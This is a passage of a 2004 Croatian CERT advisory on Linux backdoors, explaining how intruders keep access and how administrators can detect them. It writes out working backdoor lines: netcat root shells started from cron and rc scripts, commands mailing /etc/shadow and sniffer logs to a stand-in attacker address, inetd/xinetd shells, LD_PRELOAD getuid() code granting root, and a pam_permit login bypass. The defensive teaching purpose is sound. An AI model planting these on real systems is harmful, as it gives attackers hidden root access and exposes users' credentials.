HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Stražnji ulazi na Linux operacijskim sustavima

CCERT-PUBDOC-2004-03-65

CARNet CERT u suradnji s LS&S

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.
Rezultat toga rada ovaj je dokument koji je nastao suradnjom CARNet CERT-a i LS&S-a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr - nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, **www.lss.hr**- laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. UVOD 4

2. KOMPROMITIRANI KORISNIČKI RAČUNI 5

3. PROMJENA PROGRAMA I KONFIGURACIJSKIH SKRIPTI 6

3.1. ZAMJENA PROGRAMA SUSTAVA 6
3.2. DODAVANJE ZADAĆE U CRON I AT 7
3.3. POSTAVLJANJE LJUSKE NA PORT POMOĆU (X)INETD PROGRAMA 8
3.4. PROMJENA POZIVA SUSTAVA POMOĆU BIBLIOTEKA 9
3.5. STRAŽNJI ULAZI U KORISNIČKIM SKRIPTAMA 10
3.6. PAM MODULI 10
3.7. STRAŽNJI ULAZI PRI PODIZANJU OPERACIJSKOG SUSTAVA 11
3.8. PROMJENA DOZVOLA I VREMENA PRISTUPA DATOTEKAMA SUSTAVA 13
3.9. OTKRIVANJE STRAŽNJIH ULAZA 13

4. WEB SKRIPTE KAO STRAŽNJI ULAZI 15

5. MREŽNE APLIKACIJE KAO STRAŽNJI ULAZI 16

5.1. AKTIVNA LJUSKA NA TCP PORTU 16
5.2. UPRAVLJANJE SUSTAVOM PREKO ICMP PROTOKOLA 16
5.3. OTKRIVANJE TCP I ICMP STRAŽNJIH ULAZA 18

6. STRAŽNJI ULAZI NA RAZINI JEZGRE 21

7. OTKRIVANJE STRAŽNJIH ULAZA ALATOM *CHKROOTKIT* 22

8. ZAKLJUČAK 24

9. REFERENCE 25

1. Uvod

Nakon uspješnog kompromitiranja sustava neovlašteni korisnici najčešće ostavljaju nekakav stražnji ulaz (engl. *backdoor*), koji će im omogućiti kasniji nesmetan pristup, čak ukoliko se i ukloni sigurnosni propust pomoću kojeg je izvorno ostvaren pristup sustavu. Neovlašteni korisnici su kroz dugi niz godina razvili brojne tehnike i metode prikrivanja stražnjih ulaza, od kojih su neke jednostavne, a neke vrlo sofisticirane i iznimno teške za otkrivanje, te je za detekciju tih vrsta stražnjih ulaza potrebno koristiti posebne programe. U ovom tekstu biti će navedene metode i tehnike koje neovlašteni korisnici koriste za postavljanje stražnjih ulaza u sustav, te kako ih je moguće prepoznati i ukloniti.

Stražnji ulazi mogu varirati od korisničkog računa kojeg napadač kontrolira, preko raznih poslužiteljskih skripti koje je napadač postavio na računalo, promijenjenih programa sustava i skripti, pa sve do dinamičkih modula (engl. Loadable Kernel Modules, LKM) programa koji se učitavaju u samu jezgru operacijskog sustava i tako napadaču omogućavaju kompletnu kontrolu nad kompromitiranim računalom na razini jezgre operacijskog sustava. Stražnji ulazi izrazito su opasni za računalne sustave, budući da napadač može utjecati na rad sustava neograničeno dugo, bez da bude primijećen od strane drugih korisnika ili administratora sustava. Ukoliko je postavljeni stražnji ulaz dobro poznat neovlaštenim korisnicima, može se dogoditi da na sustav privuče i druge napadače, sa potencijalno malicioznim namjerama. Jedini način da administrator otkrije provalu i stražnji ulaz na sustavu je dobro poznavanje tehnika i trikova koje koriste napadači, te poduzimanje odgovarajućih preventivnih mjera koje će mu pomoći pri otkrivanju i uklanjanju stražnjih ulaza, ukoliko dođe do provale.

2. Kompromitirani korisnički računi

Najjednostavnija tehnika postavljanja stražnjeg ulaza za napadača je dodavanje novog korisničkog računa pod čijim ovlastima je moguće ostvariti pristup sustavu. Dodatne korisničke račune vrlo je jednostavno postaviti, ali ih je još lakše pronaći, pa ovu tehniku koriste uglavnom nedovoljno tehnički potkovani ili lijeni napadači. Napadač svoj korisnički račun najčešće dodaje u sredinu datoteke sa korisničkim računima (`/etc/passwd`), tako da ga je administratoru sustava teže uočiti. Uz dodavanje korisničkog računa, moguće je i promijeniti postavke za neke standardne korisničke račune kao npr. *bin*, *daemon*, *lp*, *sync*, tako da napadač nakon prijavljivanja na sustav pomoću njih dobije aktivnu ljusku (engl. *shell*) na sustavu.

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:0:0:news:/var/spool/news:/bin/sh
operator:x:11:0:operator:/root:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
hardware::0:0:napadacev unos:/root:/bin/sh
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
ident:x:98:98:pident user:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/bin/false
pcap:x:77:77::/var/arpwatch:/sbin/nologin
ljuranic:x:500:500:Leon Juranic:/home/ljuranic:/bin/bash
```

U prethodnom primjeru prikazana je `/etc/passwd` datoteka sa promijenjenim korisničkim računom *news* i dodanim računom *hardware*. Što je `passwd` datoteka veća, teže je uočiti dodane/promijenjene vrijednosti, pa su programi za provjeru integriteta datoteka neizbježni za svakog administratora kojemu je stalo do integriteta sustava kojeg održava.

Na starijim verzijama Unix distribucija, korisnički računi i njihove lozinke zajedno su se nalazili u `/etc/passwd` datoteci koju su svi korisnici na sustavu mogli pregledavati. To je često bilo pogubno za sigurnost sustava, jer je napadač mogao pokrenuti napad primjenom sile (engl. *brute force*) korištenjem rječnika, ne bi li došao do zaporki korisnika. Da bi se sustav zaštitio od ovakvih vrsta napada, na modernim Linux distribucijama koristi se *shadow* mehanizam zaštite, koji enkriptirane zaporke sprema u `/etc/shadow` datoteku, koju može pregledavati i uređivati samo root korisnik. Popularan alat za napad primjenom sile je `John the Ripper`, a moguće ga je naći na Web adresi http://www.openwall.com. Da bi bili sigurni da se na vašem sustavu koristi *shadow* mehanizam, potražite `shadow` datoteku u `/etc` direktoriju. Nakon detektirane provale u sustav nužno je promijeniti zaporke svih korisnika na sustavu, s obzirom da napadač može primjenom brute-force napada `/etc/shadow` datoteku doći do zaporki ostalih korisnika i na taj način kompromitirati ostale korisničke račune koji se kasnije mogu ponovno iskoristiti za pristup sustavu.

3. Promjena programa i konfiguracijskih skripti

Pri postavljanju stražnjeg ulaza napadači često mijenjaju skripte sustava ili programe tako da im dodaju neku specijalnu funkciju. Dodana funkcija uvelike ovisi o cilju napadača kojem je najčešće u interesu što duže ostati na sustavu nezapažen, pa se tome i prilagođava.

Napadači često koriste tzv. *rootkit* programe, koji su uglavnom skupina lažnih programa sustava i skripti kojima se zamjenjuju legitimni programi na sustavu. *Rootkit* programi napadaču omogućuju bolju prikrivenost, stražnji ulaz u sustav, a u određenim situacijama i mogućnost provale u druge sustave.

Linux operacijski sustav memoriju dijeli na korisnički memorijski prostor (engl. *user space*) i memorijski prostor za jezgru operacijskog sustava (engl. *kernel space*). Svi programi sustava i aplikacije koje korisnik upotrebljava za izvršavanje neke zadaće nakon pokretanja smještaju se u korisnički memorijski prostor, dok se jezgra operacijskog sustava i njezini moduli nalaze u posebnom memorijskom prostoru. Što je *rootkit* program, odnosno stražnji ulaz, bliže jezgri operacijskog sustava, to mu je djelovanje šire i on je sve moćniji.

Napadač na sustav može utjecati na 3 razine:

1. **Programi sustava –**najčešće se radi o zamjeni skripti sustava i programa posebnim napadačevim skriptama i drugim programima koji mu omogućuju prikrivenost, a ni kompromitiranje drugih sustava nije isključeno.
2. **Programske biblioteke –** programi sustava koriste programski kod iz raznih biblioteka. Ukoliko napadač izmjeni navedene biblioteke, to automatski utječe na sve programe sustava koji ih koriste.
3. **Jezgra operacijskog sustava –** postavljanje stražnjeg ulaza u jezgru operacijskog sustava napadaču omogućuje potpunu kontrolu nad cijelim sustavom (programima, bibliotekama te samom jezgrom). Stražnji ulazi ovog tipa posebno su objašnjeni u poglavlju 6.

Na sljedećoj slici (Slika 1) prikazan je mogući utjecaj napadača na sustav po razinama.

Slika 1: *Utjecaj napadača na sistem po razinama*

Neki programi sustava koriste konfiguracijske skripte koje služe za podešavanje načina rada programa. U određenim slučajevima, takve skripte napadaču također omogućavaju postavljanje stražnjeg ulaza.

3.1. Zamjena programa sustava

Prije spomenuti *rootkit* programi na razini korisnika, uglavnom zamjenjuju programe sustava specijalnim programima koje je napravio napadač (ili netko drugi), a koji napadaču omogućuju da što duže ostane nezapažen na sustavu ili, kao što je već rečeno, potencijalno kompromitiranje drugih sustava. Napadač uglavnom mijenja nekoliko najčešće korištenih programa. U nastavku su navedena imena i funkcije najčešće mijenjanih programa.

- **/bin/ls** - program za ispisivanje sadržaja direktorija. Lažni program za ispisivanje sadržaja direktorija može sakriti napadačev direktorij ili napadačeve datoteke, tako da se pri ispisu sadržaja direktorija one ne ispisuju.
- **/bin/ps** - program za ispisivanje pokrenutih procesa na sustavu i detalja o njima. Lažni program može sakriti napadačeve procese.
- **/bin/netstat** - program za ispisivanje mrežnih konekcija i ostalih mrežnih postavki/događanja na sustavu. Maliciozni netstat program može sakriti sve maliciozne konekcije te ostale mrežne aktivnosti koje mogu ukazivati na kompromitiranost sustava.
- **/bin/login** - program za prijavljivanje na sustav. Lažni programi za prijavu u sustav napadaču može omogućiti prijavljivanje preko specijalnog (nepostojećeg) korisničkog računa, sakupljanje drugih korisničkih imena i lozinki, te prikrivanje na sustavu nakon prijave.
- **/sbin/ifconfig** – program za ispisivanje mrežnih sučelja i njihovih postavki. Lažni program može sakriti neka specijalna stanja mrežnih sučelja (kao npr. *promiscuous* stanje, koje služi za praćenje mrežnog prometa na cijeloj mreži).
- **/usr/bin/ssh** – SSH (engl. *Secure SHell*) klijentski program. Lažni program može poslužiti za sakupljanje korisničkih imena i lozinki koje korisnici koriste za prijavljivanje na druga računala.

Svi navedeni primjeri su stvarni, pronađeni na već kompromitiranim računalima i svatko ih može pronaći na Internetu. Uglavnom, mogućnosti postavljanja ovakve vrste stražnjih ulaza su bezbrojne i ovise samo o napadačevim motivima i potrebama.

Vrlo popularan rootkit ovog tipa je `T0rnkit`. `T0rnkit` na sustavu mijenja programe `du`, `find`, `ifconfig`, `login`, `ls`, `netstat`, `ps`, `sz` i `top`. Na "inficiranom" sustavu, u `/usr/src/.puta` direktoriju nalaze se glavni programi `t0rnkit` programa (program za praćenje mrežnog prometa - *sniffer*, program za brisanje logova, itd.). Postavljanje ovog *rootkita* vrlo je jednostavno, pa ga i napadač sa vrlo malo znanja može koristiti bez problema.

3.2. Dodavanje zadaće u cron i at

`Cron` je servis (*daemon*) koji u određeno vrijeme periodički izvršava zadaće definirane od strane korisnika. Napadač može iskoristiti cron za postavljanje dobro skrivenog stražnjeg ulaza, jer se stražnji ulaz može otvarati i zatvarati u točno određeno vrijeme, bez stalne rezidencije i tako smanjiti mogućnost njegovog otkrivanja. `Cron` može napadaču poslužiti i za periodičko dobivanje informacija sa sustava (npr. napadač može svaki dan u određeno vrijeme primiti poruku elektroničke pošte koja sadrži podatke koje je sakupio neki program za praćenje mrežnog prometa na kompromitiranom sustavu). Dodavanje zadaće u korisničke `cron` datoteke vrši se programom `crontab` koji je potrebno pokrenuti sa opcijom `-e`.

U nastavku je priložen primjer cron stražnjeg ulaza koji svaki dan u 01h i 01 minutu nakon ponoći pomoću programa `NetCat` otvara aktivnu ljusku na TCP portu 31337 (preko koje napadač može direktno pristupiti sustavu) i zatvara ju (proces dobiva *SIGKILL* signal) u 02h i 01 min. nakon ponoći.

```
crontab -e:

01 01 * * *  nc -l -v -p 31337 -e /bin/sh
01 02 * * *  killall -9 nc
```

Kao što je već napomenuto, napadači u cron često stavljaju naredbe koje im na njihovu adresu elektroničke pošte šalju log zapise dobivene od programa za praćenje mrežnog prometa, postavljenog na kompromitirano računalo. Priložen je primjer koji svaki dan u 05h i 05 min. nakon ponoći na napadačevu adresu elektroničke pošte šalje datoteku u koju program za praćenje mrežnog prometa pohranjuje podatke.

```
crontab -e:

05 05 * * * cat /tmp/.tajnilogovi | mail napadac@cistozlo.com
```

Prethodni primjer vrlo je realističan i jako opasan, jer ukoliko se na računalnoj mreži koriste protokoli bez enkripcije (TELNET, FTP, HTTP, POP, itd.), napadač može saznati korisnička imena i zaporke korisnika koje se upotrebljavaju na tom računalu ili mreži, te tako kompromitirati i druga računala na mreži. Kod `cron` stražnjih ulaza, napadač može kompromitirati korisničke `cron` datoteke koje se nalaze u `/var/spool/crontab` direktoriju, ali i `cron` datoteke sustava (`cron.daily`,

cron.hourly, cron.monthly i cron.weekly), koje se nalaze u /etc direktoriju i služe za periodičko pokretanje određenih programa sustava kao što su slocate, tmpwatch, itd.
At je servis koji u određeno vrijeme izvršava zadaću koju mu je definirao korisnik sustava. Razlika između programa at i cron je da se at zadaće izvršavaju samo jednom, a cron zadaće periodički. Kao i cron, at također može biti iskorišten za postavljanje stražnjeg ulaza. U nastavku je dan primjer postavljanja stražnjeg ulaza koji će se otvoriti u 23h i 28 minuta pomoću at programa:

```
[root@kompromitiran root]# at 23:28
warning: commands will be executed using (in order) a) $SHELL b)
login shell c) /bin/sh
at> /tmp/.otvori_straznji_ulaz
at> <EOT>
job 7 at 2004-03-15 23:28
[root@kompromitiran root]#
```

Cron i at stražnji ulazi mogu se otkriti pregledavanjem zadaća koje će se izvršiti. Kod crontab programa u tu svrhu se koristi opcija –l, a za pregled at zadaća koristi se program atq.

3.3. Postavljanje ljuske na port pomoću (x)inetd programa

Ova tehnika je vrlo popularna upravo zato što je jednostavna i učinkovita (napadač se samo spoji na određeni port na kompromitiranom sustavu i pred njim se nalazi ljuska sa administratorskim privilegijama). Inetd (*Internet Super Daemon*) je program koji pokreće druge servise koji pružaju mrežne usluge. Pomoću njega i programi bez podrške za mrežu mogu se "ponašati" poput servisa. U zadnje vrijeme popularan je xinetd (naprednija inačica inetd poslužitelja), pa će u nastavku poglavlja biti dani primjeri stražnjih ulaza za inetd i xinetd poslužitelje.
INETD program podešava se pomoću /etc/inetd.conf konfiguracijske datoteke. Svaka linija u konfiguracijskoj datoteci opisuje jedan servis. Priložena je linija u konfiguracijskoj datoteci koja pokreće FTP (engl. ***F**ile **T**ransfer **P**rotocol*) servis.

/etc/inetd.conf

```
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd -l -a
```

- **ftp –** označava ime servisa odnosno port na kojem će se servis nalaziti (imena servisa i pridruženi im portovi definirani su u /etc/services datoteci);
- **stream** – definira tip mrežne utičnice (engl. *socket*) koja će se koristiti za određeni servis;
- **tcp –** definira protokol kojim će ovaj servis komunicirati sa klijentima (dostupni protokoli navedeni su u /etc/protocols datoteci;
- **nowait** – odnosni se samo na *datagram sockete* i određuje način funkcioniranja *socketa*;
- **root** – definira korisnika koji će biti vlasnik pokrenutog servisa i na taj način određuje ovlasti servisa na sustavu. Ukoliko je to root korisnički račun, servis ima apsolutne ovlasti na sustavu;
- **/usr/sbin/tcpd** – putanja do poslužiteljskog programa koji će slušati na definiranom servisu. Ovdje se koristi TCPD (*TCP wrapper*) program koji služi za kontroliranje pristupa servisu i za pokretanje samog servisa. Korištenje TCPD programa nije obavezno;
- **in.ftpd –l –a** – program odnosno FTP poslužitelj kojeg pokreće TCPD zajedno sa odgovarajućim opcijama.

Ubacivanje stražnjeg ulaza u inetd konfiguracijsku datoteku vrlo je jednostavno. U nastavku je priložen primjer ubacivanja stražnjeg ulaza koji na TCP port 179 (engl. ***B**order **G**ateway **P**rotocol*) postavlja aktivnu ljusku.

/etc/inetd.conf

```
bgp     stream  tcp     nowait  root    /bin/sh         /bin/sh -i
```

XINETD je, kao što je već napomenuto, samo naprednija verzija INETD programa. Osnovne postavke su iste kao i kod njegovog prethodnika, ali je način definiranja postavki drukčiji. Svaki servis ima zasebnu datoteku koja ga opisuje, a nalazi se u /etc/xinetd.d/ direktoriju. Za dodavanje novog servisa, potrebno je samo kreirati datoteku odgovarajućeg sadržaja u /etc/xinetd.d direktoriju. U nastavku je priložen stražnji ulaz za xinetd program koji ima istu svrhu (otvara aktivnu ljusku na TCP portu 179) kao i prije navedeni stražnji ulaz za inetd.

/etc/xinetd.d/straznji-ulaz

```
service bgp
{
  socket_type = stream
  wait = no
  user = root
  server = /bin/sh
  server_args = -i
}
```

3.4. Promjena poziva sustava pomoću biblioteka

Umjesto pojedinačne promjene određenih programa na sustavu (kao što je opisano u poglavlju 3.1), napadač može svoj stražnji ulaz postaviti na razinu programskih biblioteka operacijskog sustava te tako utjecati na više programa odjednom. Napadač je u mogućnosti kompletno zamijeniti legitimne programske biblioteke onima koje je on napravio, a moguće je utjecati i na sadržaj programskih biblioteka u memoriji pomoću preučitavanja (engl. *preload*) programskih biblioteka koje koristi `ld.so` dinamički *linker*.

Zamjena biblioteka radi na istom principu kao i zamjena programa sustava - napadač ubacuje određene maliciozne funkcije koje njemu idu u korist. Stražnji ulazi temeljeni na preučitavanju biblioteka puno su jednostavniji za postavljanje i stoga zanimljiviji napadačima. Nakon podizanja sustava, *libc* biblioteka sa pozivima sustava učitava se u memoriju. Tehnikom preučitavanja moguće je izvorne *libc* pozive sustava zamijeniti onima lažnima, tako da poslije preučitavanja svi programi koji koriste sistemske pozive i funkcije iz libc biblioteka koriste lažne (napadačeve) funkcije. Izuzetak su statični programi (prevođeni sa opcijom `-static`), koji ne koriste programske biblioteke. Pozivi sustava mogu se preučitavati tako da se zamjenski pozivi prevedu u jednu biblioteku, te da se puna staza (engl. *path*) do te biblioteke upiše u `/etc/ld.so.preload` datoteku.

U nastavku je priložen primjer postavljanja stražnjeg ulaza preučitavanjem. Konkretno, radi se o preučitavanju sistemskog poziva `getuid()`, čija je funkcija određivanje UID (engl. ***U**ser **ID**entity*) broja korisnika sustava. Budući da dosta programa koristi upravo UID broj za određivanje ovlasti korisnika na sustavu, lažiranjem `getuid()` poziva moguće je legitimne programe sustava zavarati da je stvarni UID nekog korisnika 0, čime taj korisnik automatski dobiva maksimalne (root) ovlasti.

getuid-straznji-ulaz.c:

```
#include <dlfcn.h>
#include <sys/types.h>
#include <unistd.h>

uid_t getuid ()
{
       void *get;
       uid_t (*func)();
       uid_t uid;

       get = dlopen ("/lib/libc.so.6", RTLD_LAZY);
       func = dlsym (get, "getuid");
       uid = func();
       if (uid == 500)              // odabir UIDa
              return 0;
       else return uid;
}
```

Navedenu datoteku getuid-straznji-ulaz.c najprije je potrebno prevesti. Linux programske biblioteke prevode se sa opcijama `-shared` i `-ldl`, kao što je prikazano u nastavku.

```
gcc getuid-strazni-ulaz.c -ldl -shared -o getuid.so
```

Nakon prevođenja, u `/etc/ld.so.preload` datoteku potrebno je unijeti kompletnu putanju do `getuid.so` biblioteke i stražnji ulaz je postavljen. Korisnik koji na sustavu ima UID 500, nakon postavljanja biblioteke imati će root ovlasti.

3.5. Stražnji ulazi u korisničkim skriptama

Omiljena meta napadača kod postavljanja stražnjeg ulaza su korisničke datoteke koje se često procesiraju odnosno izvršavaju. Najčešće su na meti datoteke koje se procesiraju pri pokretanju korisničke ljuske, datoteke koje se procesiraju po primitku poruke elektroničke pošte i datoteke koje omogućuju prijavljivanje na sustav bez autentikacije.

Datoteke koje se procesiraju pri pokretanju korisničke ljuske zovu se `.bash_profile` i `.bashrc` za BASH ljusku (engl. ***B**ourne-**A**gain **SH**ell*), te `.tcshrc` i `.cshrc` za C ljusku. Najjednostavniji stražnji ulaz u datotekama za korisničku ljusku su naredbe koje napadaču omogućuju dobivanje korisnikovih ovlasti na sustavu, kao što je prikazano u nastavku.

`.bash_profile`

```
cp /bin/sh /tmp/.sh
chmod 6777 /tmp/sh
```

Prethodne dvije linije u `.bash_profile` datoteci kopirati će `/bin/sh` program u `/tmp` direktorij i dodati mu *suid* (*set uid*) i *sgid* (*set gid*) bit svaki put kad se korisnik prijavi na sustav.

Ukoliko napadač pokrene `/tmp/.sh program`, on automatski dobiva aktivnu ljusku sa privilegijama vlasnika navedenog programa (ovisno o korisniku kojemu je postavljen stražnji ulaz).

Datoteke koje se procesiraju po primitku poruke elektroničke pošte vrlo su zanimljive napadaču, jer mu omogućuju kontrolu putem elektroničke pošte, što omogućava i efikasno zaobilaženje vatrozida. Radi se o `.forward` datotekama koje se mogu nalaziti u korisničkim direktorijima, te se procesiraju po primitku poruke elektroničke pošte. *Forward* datoteke uglavnom služe za prosljeđivanje poruka elektroničke pošte na neku drugu adresu, no iz njih je također moguće pozivati vanjske programe koji će procesirati pristigle poruke. Pozivanje vanjskih programa iz `.forward` datoteke napadač će iskoristiti za postavljanje stražnjeg ulaza kojeg će on lako kontrolirati slanjem poruka elektroničke pošte na ciljnu adresu. Sadržaj `.forward` datoteka po primitku poruke elektroničke pošte procesira MTA (engl. ***M**ail **T**ransport **A**gent*), u ovom slučaju `Sendmail`. Kod starijih inačica `Sendmail` dopušta stavljanje bilo kakvih naredbi u `.forward` datoteku, no u novijim verzijama za izvršavanje naredbi koristi se `smrsh` (ograničena ljuska za `Sendmail`), upravo zbog unaprjeđivanja sigurnosti. `Smrsh` ljuska ima zadatak ograničiti programe koje korisnik može koristiti upotrebljavati u svojoj `.forward` datoteci i onemogućiti naredbe koje sadrže metaznakove (`'<','>','|','`',` itd.).

Programe koje korisnik može pokretati iz `.forward` datoteke određuje administrator sustava, tako da u `/etc/smrsh` direktorij stavlja dozvoljene programe ili veze na njih (engl. *links*). Ukoliko napadač želi pokrenuti neki svoj program, mora ga postaviti u `/etc/smrsh` direktorij. Priložen je primjer stražnjeg ulaza u `.forward` datoteci.

`.forward`

```
"|exec /etc/smrsh/straznjiulaz.sh"
```

Stražnji ulazi temeljeni na pristupu sustavu bez autentikacije uglavnom se više ne prakticiraju od strane napadača, jer se aplikacije potrebne za njihovo postavljanje sve manje koriste. Konkretno, radi se o `rsh` (engl. *remote shell*) i `rlogin` (engl. *remote login*) aplikacijama, koje omogućavaju prijavljivanje na sustav bez autentikacije, ukoliko se u korisničkom direktoriju nalazi `.rhosts` datoteka sa odgovarajućim sadržajem. U toj datoteci su navedena imena drugih računala sa kojih se korisnik može prijavljivati na lokalno računalo bez potrebe za upisom zaporke. Ukoliko se u `.rhosts` datoteci nalaze znakovi '+ +', korisnik se može prijavljivati na lokalno računalo sa bilo kojeg drugog računala bez autentikacije, što je vrlo opasno. Ovakvi servisi (`rsh` i `rlogin`) vrlo lako kompromitiraju sigurnost sustava te se iz toga razloga sve rijeđe koriste, a na njihovo mjesto dolaze servisi sa boljim sigurnosnim svojstvima koji podržavaju SSL (engl. ***S**ecure **S**ockets **L**ayer*) standard.

3.6. PAM moduli

PAM (engl. ***P**luggable **A**uthentication **M**odules*) je skupina biblioteka koje služe kao fleksibilan i dinamičan sistem autentikacije kod aplikacija, odnosno servisa. Korištenje PAM modula korisniku omogućuje prijavljivanje u sustav npr. preko kombinacije korisničkog imena i zaporke, ali i preko smart-kartice, otiska prsta ili skeniranja rožnice oka (naravno uz potreban PAM modul i odgovarajući

hardver). PAM moduli mogu imati jednu konfiguracijsku datoteku (`/etc/pam.conf`) ili više njih (`/etc/pam.d/` direktorij), a sami moduli se nalaze u `/lib/security` direktoriju.
Napadač može na sustav postaviti svoj maliciozni modul koji mu omogućuje prijavljivanje bez zaporke te mnoge druge mogućnosti koje standardni PAM moduli nemaju. Isto tako, napadač može zamijeniti ime PAM modula u konfiguracijskoj datoteci modulom koji ne zahtijeva nikakvu autentikaciju, već automatski omogućava prijavljivanje na sustav. PAM modul koji ne zahtijeva nikakvu autentikaciju zove se `pam_permit.so`. U nastavku je priložen primjer `/etc/pam.d/login` datoteke koja napadaču omogućava da se na sustav prijavljuje putem `login` programa bez lozinke.

`/etc/pam.d/login`

```
#%PAM-1.0
auth       required /lib/security/pam_securetty.so
auth       required /lib/security/pam_permit.so service=system-auth
auth       required /lib/security/pam_nologin.so
account    required /lib/security/pam_stack.so service=system-auth
password   required /lib/security/pam_stack.so service=system-auth
session    required /lib/security/pam_stack.so service=system-auth
session    optional /lib/security/pam_console.so
```

Žuto označen tekst prikazuje stražnji ulaz napravljen korištenjem `pam_permit.so` modula koji uvijek omogućuje prijavljivanje na sustav, nevezano uz ispravnost korisničke lozinke.

3.7. Stražnji ulazi pri podizanju operacijskog sustava

Linux ima šest tzv. *runlevela* u kojima se može nalaziti sam operacijski sustav. Pri podizanju sustava, odmah nakon učitavanja jezgre operacijskog sustava u radnu memoriju, pokreće se program `init` koji nastavlja podizanje operacijskog sustava i pokreće određeni *runlevel*. Npr. pri podizanju sustava (engl. *boot*), operacijski sustav ulazi u *runlevel* 3, a pri isključivanju u *runlevel* 0.
Runleveli po brojevima:

- **0** - *halt* (gašenje računala),
- **1** - jednokorisničko okruženje,
- **2** - višekorisničko okruženje, ali bez NFS (**N**etwork **F**ile **S**ystem) podrške,
- **3** - potpuno višekorisničko okruženje,
- **4** – nekorišteno,
- **5** - X11,
- **6** - restaranje računala.

U `/etc/rc*.d` (* = 0 - 6) direktorijima nalaze se linkovi na skripte u `/etc/init.d` ili `/etc/rc.d/init.d` direktoriju. Ti direktoriji označavaju *runlevele*. Svaki *runlevel* je drukčiji jer se pri pokretanju određenog *runlevela* neke aplikacije pokreću, a neke se isključuju. Koje aplikacije se pokreću a koje se isključuju određeno je u *runlevel* direktoriju. Sve skripte kojima ime počinje sa slovom S (START) služe za pokretanje aplikacija, a skripte čije ime počinje sa slovom K (KILL) služe za zaustavljanje aplikacija. Broj iza slova S ili K u imenu datoteke označava redni broj po kojem se pokreću skripte. *Runlevel* u koji će se sustav pokrenuti određen je u `/etc/inittab` datoteci linijom `id:3:initdefault:` (u ovom slučaju to je *runlevel* 3).
U svrhu postavljanja stražnjeg ulaza, napadač može napraviti datoteku u `/etc/rc3.d` direktoriju koja će se izvršiti pri svakom podizanju sustava i otvoriti neki stražnji ulaz, ali isto tako može dodati naredbe u već postojeće skripte. U nastavku je prikazana rc skripta koja otvara stražnji ulaz pri svakom podizanju sustava. Točnije, ljuska sa root privilegijama se kopira u `/tmp` direktorij, na TCP port 31337 postavlja se aktivna ljuska i `/etc/shadow` datoteka se šalje na adresu elektroničke pošte napadača.

`S22straznjiulaz.sh`

```
#!/bin/sh
cp /bin/sh /tmp/hacked.sh
chmod 6777 /tmp/hacked.sh
nc -l -v -p 31337 -e /bin/sh
cat /etc/shadow | mail napadac@cistozlo.com
```

Prije spomenuta `/etc/inittab` datoteka isto tako može biti iskorištena za postavljanje stražnjeg ulaza. Napadač u `inittab` datoteku treba samo dodati liniju koja pokreće neki program ili skriptu pri svakom podizanju sustava. U nastavku je priložen stražnji ulaz u `inittab` datoteci.

/etc/inittab

```
#
# inittab       This file describes how the INIT process should set up
#               the system in a certain run-level.
#
# Author:       Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
#               Modified for RHS Linux by Marc Ewing and Donnie Barnes
#

# Default runlevel. The runlevels used by RHS are:
#   0 - halt (Do NOT set initdefault to this)
#   1 - Single user mode
#   2 - Multiuser, without NFS (The same as 3, if you do not have networking)
#   3 - Full multiuser mode
#   4 - unused
#   5 - X11
#   6 - reboot (Do NOT set initdefault to this)
#
id:3:initdefault:

# System initialization.
si::sysinit:/etc/rc.d/rc.sysinit

l0:0:wait:/etc/rc.d/rc 0
l1:1:wait:/etc/rc.d/rc 1
l2:2:wait:/etc/rc.d/rc 2
l3:3:wait:/etc/rc.d/rc 3
l4:4:wait:/etc/rc.d/rc 4
l5:5:wait:/etc/rc.d/rc 5
l6:6:wait:/etc/rc.d/rc 6

# Things to run in every runlevel.
ud::once:/sbin/update

# Trap CTRL-ALT-DELETE
ca::ctrlaltdel:/sbin/shutdown -t3 -r now

# When our UPS tells us power has failed, assume we have a few minutes
# of power left.  Schedule a shutdown for 2 minutes from now.
# This does, of course, assume you have powerd installed and your
# UPS connected and working correctly.
pf::powerfail:/sbin/shutdown -f -h +2 "Power Failure; System Shutting Down"

# If power was restored before the shutdown kicked in, cancel it.
pr:12345:powerokwait:/sbin/shutdown -c "Power Restored; Shutdown Cancelled"

# Run gettys in standard runlevels
1:2345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6

# Run xdm in runlevel 5
# xdm is now a separate service
x:5:respawn:/etc/X11/prefdm -nodaemon
x2:3:boot:/tmp/straznjiulaz.sh
```

Žuto označena linija je napadačev stražnji ulaz koji se aktivira pri svakom podizanju sustava. Stražnji ulazi pokrenuti iz `/etc/inittab` datoteke specifični su po tome što imaju jako malu PID vrijednost, a roditeljski PID (PPID) im je 1. Vrlo je lako otkriti čudne procese kojima je roditeljski PID 1 programom `ps` sa opcijama `-ef`.

3.8. Promjena dozvola i vremena pristupa datotekama sustava

